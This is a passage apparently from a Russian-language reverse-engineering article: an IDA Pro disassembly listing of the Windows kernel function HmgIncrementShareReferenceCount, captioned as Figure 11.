.text:A0016B8E                 inc     dword ptr [eax+4]
.text:A0016B91                 mov     [ecx+4], ebx
.text:A0016B94                 mov     ebx, large fs:124h
.text:A0016B9B                 inc     dword ptr [ebx+0D0h]
.text:A0016BA1                 jz      short loc_A0016BA6
.text:A0016BA3
.text:A0016BA3 loc_A0016BA3:                            ; CODE XREF: HmgIncrementShareReferenceCount+126791↓j
.text:A0016BA3                 pop     ecx
.text:A0016BA4                 pop     ebx
.text:A0016BA5                 retn
.text:A0016BA6 ; ---------------------------------------------------------------------------
.text:A0016BA6
.text:A0016BA6 loc_A0016BA6:                            ; CODE XREF: HmgIncrementShareReferenceCount+4E↑j
.text:A0016BA6                 lea     ecx, [ebx+34h]
.text:A0016BA9                 mov     edx, [ecx]
.text:A0016BAB                 cmp     ecx, edx
.text:A0016BAD                 jnz     loc_A013D2D0
.text:A0016BB3                 pop     ecx
.text:A0016BB4                 pop     ebx
.text:A0016BB5                 retn
.text:A0016BB5 HmgIncrementShareReferenceCount endp
A0016B8E: HmgIncrementShareReferenceCount+3B
The initial autoanalysis is finished.
F1 Help  C Code  D Data  N Name  Alt-X Quit  F10 Menu                                   DISK: 3G
```

Рисунок 11 дизассемблирование функции HmgIncrementShareReferenceCount в IDA Pro